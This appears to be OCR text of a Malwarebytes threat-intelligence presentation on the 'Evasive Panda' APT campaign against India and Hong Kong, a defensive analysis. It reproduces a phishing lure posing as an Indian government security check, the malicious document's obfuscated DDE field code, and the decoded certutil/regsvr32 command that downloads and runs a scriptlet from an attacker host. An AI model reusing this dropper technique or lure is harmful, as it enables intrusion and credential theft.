Malwarebytes

Evasive Panda

A new Chinese APT “Evasive Panda” group targets India and Hong Kong using a variant of MgBot malware

By Hossein Jazi and Jérôme Segura

September 2020

Hossein Jazi

Senior Threat Intelligence Analyst

Special interest in tracking APT campaigns

Twitter: @h2jazi

Jérôme Segura

Director Threat Intelligence

Special interest in web threats

Twitter: @jeromesegura

Agenda

Introduction

Discovery

Campaign Analysis

Analysis of discovered campaign

Attribution

Tracking and Attribution


TTPs and Toolsets

Overview of TTPs and tools

Conclusion

Discovery


- July 2nd:
  - Found the first mal doc dropping Cobalt Strike
- July 3rd:
  - Same document dropped MgBot
- July 5th:
  - New mal doc dropped MgBot



Mail security check

Recently, we found that some of the email addresses of @gov.in have security problems, and some of the emails have been leaked. Please all users of @gov.in to complete the security check of emails before 2020-7-5. Thank you for your cooperation.

Indian Government Information Security Center



Boris Johnson Pledges to Admit 3 Million From Hong Kong to U.K.

The promise, in reaction to a new security law China is trying to impose on the semiautonomous city, a former British colony, would sharply raise the stakes in a developing standoff.

LONDON — Prime Minister Boris Johnson raised the stakes in a brewing confrontation with China on Wednesday, promising to allow nearly three million people from Hong Kong to live and work in Britain if Beijing moves forward with a new national security law on the former British colony.

Mr. Johnson's offer, made in a column in The Times of London, opens the door to a significant influx of people fleeing Hong Kong, should the situation in the territory deteriorate further. But it leaves unanswered thorny questions about how difficult it would be for these arrivals to obtain British citizenship.

Describing it as one of the biggest changes in visa regulations in British history, Mr. Johnson said the roughly 350,000 Hong Kong residents who hold a British overseas passport, as well as some 2.5 million who are eligible to apply for one, would be granted 12-month renewable visas that would allow them to work in Britain and put them on a path to citizenship.

"Many people in Hong Kong fear that their way of life — which China pledged to uphold — is under threat," Mr. Johnson wrote. "If China proceeds to justify


Malwarebytes

Malwarebytes

Campaign Analysis

Targeting Hong Kong and India


Variant 1: Cobalt Strike



Mail security check

Recently, we found that some of the email addresses of @gov.in have security problems, and some of the emails have been leaked. Please all users of @gov.in to complete the security check of emails before 2020-7-5. Thank you for your cooperation.

Indian Government Information Security Center




Variant 1: Cobalt Strike

Malicious document injecting Cobalt Strike into Rundll32.exe


Variant 1: Cobalt Strike

Injects CobaltStrike into rundll32.exe using reflective DLL injection

- Remote template: Dynamic Data Exchange




```
 w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:instrText>SET c</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>"
</w:instrText></w:r><w:fldSimple w:instr="  QUOTE  99 58 92 119 105 110 100 111 119 115 92 115 121 115 116 101 109 51 50 92 99 109 100 46 101 120 101  "><w:r><w:rPr><w:b/>
<w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText>"</w:instrText></w:r><w:r><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType=
"begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET d</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "
</w:instrText></w:r><w:fldSimple w:instr="  QUOTE  47 99 32 99 101 114 116 117 116 105 108 32 45 117 114 108 99 97 99 104 101 32 32 45 115 112 108 105 116 32 32 45 102 32
32 104 116 116 112 58 47 47 102 108 97 115 104 46 103 111 118 101 114 110 109 101 110 116 109 109 46 99 111 109 58 56 49 47 115 116 111 114 109 46 115 99 116 32 99 58 92
117 115 101 114 115 92 37 85 115 101 114 78 97 109 101 37 92 68 111 99 117 109 101 110 116 115 92 102 102 46 115 99 116 38 38 114 101 103 115 118 114 51 50 32 47 115 32 47
110 32 47 117 32 47 105 58 99 58 92 117 115 101 114 115 92 37 85 115 101 114 78 97 109 101 37 92 68 111 99 117 109 101 110 116 115 92 102 102 46 115 99 116 32 115 99 114
111 98 106 46 100 108 108  "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">"
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType=
"begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET e</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "
</w:instrText></w:r><w:fldSimple w:instr="  QUOTE   "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space=
"preserve">" </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR=
"00522B43" w:rsidRDefault="00BF6731"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> DDE</w:instrText></w:r><w:r w:rsidR="00830AD6"
><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF c "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF d "><w:r w:rsidR="00830AD6"
><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple
 w:instr=" REF e "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">
```



```
c:\windows\system32\cmd.exe/c certutil -urlcache  -split  -f
http://flash.governmentmm.com:81/storm.sct
c:\users\%UserName%\Documents\ff.sct&&regsvr32 /s /n /u
/i:c:\users\%UserName%\Documents\ff.sct scrobj.dll
```

